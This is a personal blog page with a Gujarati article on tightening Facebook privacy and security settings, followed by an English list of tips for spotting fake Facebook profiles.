આપના અભિપ્રાયો તથા પ્રશ્નો આવકાર્ય છે :- ઈ-મેઈલ  :- milap_magic@yahoo.co.in
લેખક :- મિલાપ ઓઝા
સાયબર સિક્યોરીટી એક્સપર્ટ
એપીન ટેકનોલોજી લેબ , જુનાગઢ
90330 18333

Wednesday, March 6, 2013

Article on March 2013 - ફેસબુક પ્રાઈવસી


હેલ્લો ફ્રેન્ડઝ , મારા પાછલા આર્ટીકલ "ફેસબુક હેકિંગ :ટીપ્સ એન્ડ ટ્રીક્સ" ને મળેલા સફળ પ્રતિસાદ તથા ઘણા વાચકમિત્રોની ખાસ ફરમાઇશને ધ્યાનમાં લઇ ને આજે ફરી આપ સમક્ષ આપના મનગમતા ફેસબુક પર જ મારો નવો આર્ટીકલ ફેસબુક પ્રાયવસી પર  રજૂ કરી રહ્યો છું।
      આગળ વધતા પહેલા ચાલો જરા ઈતિહાસ ના પાના ફંફોળી લઈએ અને જાણીએ કે આ ફેસબુક આખરે આવ્યું કઈ રીતે અને કઈ રીતે તેણે  વિશ્વની સૌથી મોટી સોશ્યલ નેટ્વર્કિંગ વેબ્સાઈટનું બિરુદ મેળવ્યું। હાવર્ડ  યુનિવર્સીર્ટી માં અભ્યાસ કરતા માર્ક ઝુકરબર્ગ દ્વારા 2004 માં ફેસબુક અસ્તિત્વ માં આવ્યું જેનું સાચું નામ "ધ ફેસબુક"  હતું .  શરૂઆતના દિવસો માં કેમ્પસ માં તે ખાસ્સું લોકપ્રિય બની ગયેલું . થોડા સમય બાદ ઝુકરબર્ગ દ્વારા અન્ય બે વિદ્યાર્થીઓ ડસ્ટન મોસ્કોવીત્ઝ અને ક્રીસ હેગ્સ ને પોતાના સહાયક તરીકે નિમણુક કરવામાં આવી। અને પછી તો થોડા જ મહિનાઓમાં સમગ્ર દેશમાં બધી જ કોલેજોને સાંકળીને "ધ ફેસબુક" સફળતા ના શિખરો સર કરવા માંડી। 
આજે ફેસબુક વિશ્વમાં 1.01 બિલીયન યુઝર્સ સાથે ટોપ સોશ્યલ નેટવર્કીગ વેબસાઈટ છે .જેમાં 4.5 મિલિયન લોકો મોબાઈલ દ્વારા પણ ફેસબુક વાપરે છે .  ફેસબુક વાપરનારા ટોપ 10 દેશો માં ભારત 3જા સ્થાન પર છે .અત્રે  આપને જણાવી દઉં કે ભારતમાં 7 કરોડ થી વધુ લોકો ફેસબુક પર છે .એક અંદાજ પ્રમાણે ફેસબુક યુઝર્સ ની સરેરાશ સંખ્યા માં દર વર્ષે 26 % નો વધારો થઇ રહ્યો છે .(આવનારા જમાનામાં કોઈ એવું પણ પૂછી શકે  "અરે રે ... તમે ફેસબુક પર નથી ??? ક્યાં જમાના માં જીવો છો ભાઈ ...??"  )

તો આવી રીતે સડસડાટ સફળતાની સીડી ચડીને ફેસબુકે વિશ્વવ્યાપી સન્માન તો મેળવી લીધુ પરંતુ મહત્વનો પ્રશ્ન તો આ સફળતા ને ટકાવી રાખવાનો છે .અને આ જવાબદારી બંને પક્ષે સમાન છે.  આપણે જોઈએ છીએ કે આજે લોકો પોતાની ઝીણી ઝીણી  વિગતો , ખાવા પીવાનું , ક્યાં જાય છે .. શું કરે છે બધું જ બેફામ ફેસબુક પર અપડેટ કરે છે .કદાચ કોઈ છાપા ન વાંચે તો પણ કેટલાય ન્યુઝ અપડેટ તો આપણને ફેસબુક પરથી મળી રહે છે. તો , ફેસબુક વાપરવાની તો બહુ મજા આવે છે , પરંતુ આપના એકાઉન્ટની સિક્યોરીટી વિષે આપ કેટલા જાગૃત છો ....??? 

  • શું આપને ખબર છે કે આપનું ફેસબુક એકાઉન્ટ કેટલા લોકો જોઈ શકે છે?
  • શું આપને ખ્યાલ છે કે આપે મુકેલ ફોટોગ્રાફ્સ કોઈ અજાણ્યો શખ્સ જોઈ શકે છે કે નહિ ?
  • આપના કેટલા અને કોણ કોણ મિત્રો છે તે કોઈ બહારની વ્યક્તિ જાણે શકે કે કેમ?
  • કોઈ આપનું ફેસબુક એકાઉન્ટ ખોલે તો તમને કેમ ખબર પડે ? 
 ફેસબુક સિક્યોરીટી ને લગતા આ ઉપરાંત એવા ઘણા બધા સવાલો આપને થતા હશે જેમાંથી શક્ય તેટલા જવાબો આપને આજે મળી શકશે . ફેસબુક આપણને ખુબ જ ઉત્કૃષ્ટ કક્ષાની સુરક્ષા સુવિધાઓ પૂરી પાડે છે જેથી આપને સંપૂર્ણ સુરક્ષિત રહીને સોશ્યલ નેટવર્ક નો સાચો આનંદ માણી શકીએ . 

તજજ્ઞોના મત પ્રમાણે ફેસબુક સિક્યોરીટીના મુખ્યત્વે 2 લેવલ હોય છે .  
1 . બેઝીક લેવલ સિક્યોરીટી 
2 . એક્સપર્ટ લેવલ સિક્યોરીટી 
અહી આપને બંને લેવલની સિક્યોરીટી વિષે વિસ્તૃત જાણકારી આપીશું। તો ચાલો શીખી લો કે આપના ફેસબુક એકાઉન્ટ ને કઈ રીતે તમે વધુ ને વધુ સુરક્ષિત બનાવી શકો। 

1. બેઝીક લેવલ સિક્યોરીટી : બેઝીક લેવલ ની સિક્યોરીટી દરેક ફેસબુક યુઝર માટે ખુબ જરૂરી છે . જેનાથી આપ પોતાનું એકાઉન્ટને મૂળભૂત રીતે સુરક્ષિત કરી શકો છો .

  • પાસવર્ડ : સૌથી જરૂરી મુદ્દો છે આપનો ફેસબુક પાસવર્ડ .  ફેસબુક હેકિંગ ના આર્ટીકલ માં મેં જણાવ્યું હતું કે ગમે તેટલો અંગત વ્યક્તિ હોય .. ક્યારેય આપનો પાસવર્ડ કોઈની સાથે શેર ના  કરો તથા આપનો પાસવર્ડ હમેશા સ્ટ્રોંગ રાખો જેમાં આલ્ફાબેટ, સિમ્બોલ્સ અને નંબર નો સંયુક્ત સમાવેશ હોય . ઉપરાંત ક્યારેય આપનો પાસવર્ડ લખીને ના રાખવો તેમજ દર મહીને આપનો પાસવર્ડ બદલતા રહો .
  • જનરલ એકાઉન્ટ સેટિંગ : આપના ફેસબુક પેજની જમણી બાજુએ ઉપરની તરફ ચિત્રમાં દર્શાવ્યા પ્રમાણે સેટિંગ નું બટન આવેલુ હોય છે જ્યાંથી આપ આપના એકાઉન્ટ માં કેટલાક મૂળભૂત ફેરફારો કરી શકો છો . જેમ કે આપનું ફેસબુક યુઝરનેમ, ફેસબુક સાથે સંકળાયેલું ઈ-મેઈલ એકાઉન્ટ , આપનો પાસવર્ડ બદલવો , છેલ્લો ક્યારે પાસવર્ડ અપડેટ કરેલો વગેરે માહિતી અહીંથી મળે છે . અહી દર્શાવેલ તસ્વીરમાં છેલ્લે આપેલા ઓપ્શન Download a Copy દ્વારા આપના આખા ફેસબુક એકાઉન્ટ ની અત્યાર સુધીની બધી જ અપડેટ્સ,સ્ટેટસ ,ફોટો તથા મેસેજ ની લાંબીલચક યાદીને વર્ડ ફાઈલ માં ડાઉનલોડ કરીને સાચવી શકો છો .    
  • સિક્યોરીટી : General Account Setting ની નીચે જ  Security  નો ઓપ્શન આવેલો છે . જેના વડે આપ આપના એકાઉન્ટ ને વધુ સુરક્ષિત કરી શકો .
  • Secure Browsing : અહી આપ ફેસબુક ની બ્રાઉઝર સિક્યોરીટી ઇનેબલ/ડિસેબલ  કરી શકો છો . જે સેફ સર્ફિંગ માટે હિતાવહ છે .
  • Login Notifications :  સૌથી ઉપયોગી એવી આ લિંક વડે આપ જયારે જયારે પણ લોગીન થાઓ છો કે તરત જ તમને ઈ-મેઈલ કે ટેક્સ્ટ મેસેજ દ્વારા જાણકારી આપવામાં આવે છે કે આપ ક્યારે લોગીન થયા  તથા તે સમય સાથે બતાવે છે।
  • આ ઉપરાંત તમે કઈ કઈ ડીવાઈસ પરથી લોગીન થાઓ છો (ઓફિસ કમ્પ્યુટર , હોમ કમ્પ્યુટર , લેપટોપ પબ્લિક સાયબર કાફે વગેરે કે જ્યાંથી તમે ફેસબુક લોગીન કર્યું હોય ) તેની યાદી રાખી શકો છો .
તો આ પ્રમાણે અનુસરીને આપ આપનું ફેસબુક એકાઉન્ટ ઘણાખરા અંશે સેફ રાખી શકો છો . તેમ છતાં જો કોઈ વાર આપ ફેસબુક થી કંટાળી જાઓ તો અહીંથી જ તેને De-Activate પણ કરી શકો છો .  

2. એક્સપર્ટ લેવલ સિક્યોરીટી : ઉપર જણાવ્યા મુજબ આપણે ફેસબુક એકાઉન્ટ ને પ્રાયમરી લેવલ પર સિક્યોર રાખી શકીએ . પરંતુ જો આપ ફેસબુકના બહુ શોખીન છો તો આપે બેઝીક સિક્યોરીટી ઉપરાંત પણ ઘણી સિક્યોરીટી રાખવી પડશે જેથી આપ ફેસબુક પર સંપૂર્ણપણે સુરક્ષિત રહી શકો . આ માટે આપને પોતાના ફેસબુક એકાઉન્ટ ના પ્રાઈવસી સેટિંગ સેટ કરવાના  છે . તો ચાલો જાણીએ કે પ્રાઈવસી સેટિંગસ વડે આપણે ફેસબુક સિક્યોર કઈ રીતે રાખી શકીએ . 

  • who can see my stuff ? : ફેસબુક પર કરોડો લોકો ના એકાઉન્ટ છે, બધા પોત પોતાની વાતો , વિચારો, ફોટોગ્રાફ્સ , વિડીયો બિન્દાસ શેર કરતા હોય છે . પરંતુ આપને ખ્યાલ છે કે આપે મુકેલી પોસ્ટ કોઈ એવું વ્યક્તિ તો નથી જોઈ રહ્યું ને જેને આપ ઓળખતા પણ નથી . જો એવું હોય તો આપની પ્રાઈવસી ખતરા માં છે . આપના અંગત ફોટોગ્રાફ્સ કે આપની અંગત માહિતી લીક થઇ શકે અથવા તો તેનો દુરુપયોગ થઇ શકે . આવું ના થાય એના માટે હમેશા આપના પોસ્ટ ને એ રીતે સેટ કરો કે જેથી આપની અંગત માહિતી માત્ર આપના મિત્રો જ જોઈ શકે . આપ custom ઓપ્શન વડે ખાસ એટલા જ મિત્રો ને જ આપની પ્રાઇવેટ પોસ્ટ બતાવી શકો છો . ત્યારબાદ આપેલા  Activity Log માં આપે મુકેલી પોસ્ટ , આપને ટેગ કરાયેલી પોસ્ટ વગેરે વગેરે તમામ માહિતી મળી શકે છે .

  • who can look me up ? : કેટલાય લોકો પોતાના મેઈલ આઈડી અને ફોન નંબર  પણ રાખે છે કે જેથી તેમના મિત્રો તેમનો સંપર્ક કરી શકે . પરંતુ આ ફોન નમ્બર કોઈ અજાણી વ્યક્તિ પાસે ના જાય અથવા તો મેઈલ આઈડી નો દુરુપયોગ ના થાય એટલા માટે આ ઓપ્શન ફ્રેન્ડસ પુરતો લીમીટેડ રાખો . 

  • Timeline & Tagging Settings : નીચે દર્શાવેલ ચિત્ર પ્રમાણે આપની Timeline  પર કોણ કોણ પોસ્ટ કરે શકે, કોણ આપને પોતાની પોસ્ટમાં ટેગ કરી શકે તે બધું સેટ કરી શકો છો . પ્રસ્તુત ચિત્ર માં આદર્શ નમૂનારૂપે સેટિંગ મુકેલા છે જે આપને પુરતી સિક્યોરીટી જાળવવામાં મદદરૂપ થશે . 

  •  Manage Blocking : જેટલી સુવિધા તેટલી દુવિધા ધરાવતા ફેસબુક પર ક્યારેક ક્યારેક અણગમતા કે અજાણ્યા વ્યક્તિઓની ફ્રેન્ડ રીક્વેસ્ટ , ગેમ્સ કે એપ્લીકેશન ની વારંવાર આવતી રીક્વેસ્ટ વગેરેથી કંટાળી જતા હોઈએ છીએ . તો આ માટે ફેસબુક બ્લોક કરવાની સુવિધા પણ આપે છે . એન્ટીવાયરસ સોફ્ટવેરમાં જેમ ફાયરવોલ વડે અણગમતા અને અજાણ્યા સોફ્ટવેર કે પેજને બ્લોક કરી દેવામાં આવે છે તેજ રીતે અહી પણ આપને નડતી વ્યક્તિઓ કે એપ્લીકેશન્સ ને બ્લોક કરી શકો છો . 

  • Notification Settings : આપના એકાઉન્ટ સંબંધિત દરેક એક્ટીવીટીનો  આપ ઈ-મેઈલ રેકોર્ડ રાખી શકાય તે માટે હમેશા ઈ-મેઈલ નોટીફીકેશન ઓન રાખો . જેથી આપ ક્યારે ફેસબુક પર લોગીન થયા, શું કર્યું વગેરે ઈ-મેઈલ સ્વરૂપે આપની પાસે રહે . જો આપ ઈ-મેઈલ કરતા પણ ઝડપી અપડેટ લેવા માંગતા હોય તો આપના મોબાઈલ દ્વારા પણ Activate Text Messaging વડે મેળવી શકો છો . પરંતું શક્ય છે કે દિવસ ના સરેરાશ 50-100 જેટલા ફેસબુક ના મેસેજ થી કંટાળીને આ સર્વિસ De-Activate કરી નાખો તો નવાઈ નહિ . આ ઉપરાંત આપને કઈ કઈ બાબતો ની નોટીફિકેશન જોઈએ છે તે પણ અહીંથી સેટ કરી શકો છો . 
તો આ રીતે સેફટી સેટિંગ દ્વારા આપ ફેસબુક નો આનંદ સુરક્ષા સાથે માણી શકો છો . ઉપરાંત કેટલાક આપને અમુક બાબતો નું ધ્યાન રાખવું પડશે જેથી આપ ફેસબુક સંબંધિત સાયબર ક્રાઈમ સામે સુરક્ષિત રહી શકો . 

  • આપના પાસવર્ડ અંગે હમેશા સ્માર્ટ રહો . ક્યારેય ના તો પાસવર્ડ શેર કરો કે ન તો લખી રાખો . 
  • નકલી એકાઉન્ટ થી સાવધાન રહો . જે વ્યક્તિને તમે ઓળખતા ના હો તેવા લોકોની ફ્રેન્ડ રીક્વેસ્ટ સ્વીકારશો નહિ . 
  • શંકાસ્પદ ફેસબુક એકાઉન્ટ ને તરત જ બ્લોક કરી દો .
  • ફ્રેન્ડ લીસ્ટ ને હંમેશા અપ-ટુ-ડેટ રાખો . લાંબા સમયથી નિષ્ક્રિય ફ્રેન્ડ અંગે સાવધ રહો . 
  • કોઈ પ્રકારની સ્પામ એપ્લીકેશન ને એડ કરવી નહિ . 
  • ફેસબુક પરના ફોટો આલ્બમ ની પ્રાઈવસી સેટ કરી રાખો . 
  • વારંવાર દેખાતી ભ્રામક જાહેરાતો પર વિશ્વાસ મુકીને પોતાની એકાઉન્ટ ડીટેઇલ શેર ના કરવી .
  • ચેટીંગ કરતી વખતે આપને પરેશાન કરતી વ્યક્તિને ચેટ બ્લોક લીસ્ટ માં મૂકી શકો છો .   
  • ફેસબુક હેકિંગ માટેના ખોટા ટુલ્સ કે સોફ્ટવેર થી દુર જ રહો . દરેક ની પ્રાયવસી ને માન આપો .


 મિત્રો , આવનારો યુગ ટેકનોલોજી ક્ષેત્રે સોનાનો સુરજ લઈને આવી રહ્યો છે . આજથી 10 વર્ષ પહેલા કલ્પના પણ નહોતી કે આવી રીતે દરેક વ્યક્તિ એકબીજાના સતત સંપર્ક માં રહી શકશે . અને આંકડા જોતા એવું લાગી રહ્યું છે કે આવનારા વર્ષોમાં સોશ્યલ નેટવર્કિંગ ક્ષેત્રે કઈ કેટલાય અવનવા સંશોધનો થશે . પણ આ બધામાં આપણે પોતાનું સ્થાન સુરક્ષિત રહીને ટેકનોલોજી ના વરદાનનો સાચો ઉપયોગ કરીએ તે હિતાવહ છે . 

Thursday, December 27, 2012

How to Detect FAKE Profiles in Facebook...???


1.  Look for photos in the profile.If there is only one photo of the individual in the whole profile it makes it quite clear that the account is fake.

2. Look for status updates,wall posts and comments.If the user hasn’t updated a status for quite a long time and hasn’t been involved in any wall posting or commenting of other statuses,it means that the profile is likely to be fake.

3. Look at the recent activities.If it is that the user has just been adding randomers and making new friends,and that there are no pages liked or groups joined,it suggests that the user is determined in jst adding people and hence the profile is fake.

4. Check out the friend list.If found that maximum of the friends are of the opposite gender,it can be assumed that the profile is used either for fun or for random dating.

5. Check the info.If found that there is no ideal links given regarding school or education institutions or workplace and that the user is looking for dating and interested in both men and women,it shows signs of fakeness.

6. Check the birthdate.Birth dates like 1/1/XX…..or……31/12/XX are common between fake accounts as it is quite unique and easy to type in.

7. Fake profiles of girls usually have a contact no. in their info. Lets face it,girls harldy will have their contact no. in public.So watch out if the user exposes info that is unlikely for general users to unveil in public.

8. Look out for recent wall posts,if u see loads of people asking…’THANKS FOR THE ADD….DO I KNOW YOU’……and yet the psots remains unanswered…it is bound to be a fake one.

9. Look for common tarits used in facebook,like.using applications such as farmville,pet society etc….and adding siblings.If these traits are not found among the user, the profile is highly inactive or fake.This point can’t single handedly prove the fakeness,however this will be a supporting clue along with other points.

10. If you are quite certain about the profile’s fakeness,and want to be absolutely sure, try browsing google for some random profile pictues. Fake profile pictures are usually selected frm google and while browsing through it,you might as well come upon the picture the user chose for the fake account.

So this was a minor summary of points to note while detecting a fake account on facebook.Thus beware of suck fake accounts which may lead to privacy dilemmas or likewise.Hope you people like the article and it benefits you in case you try to detect any suck profile…..!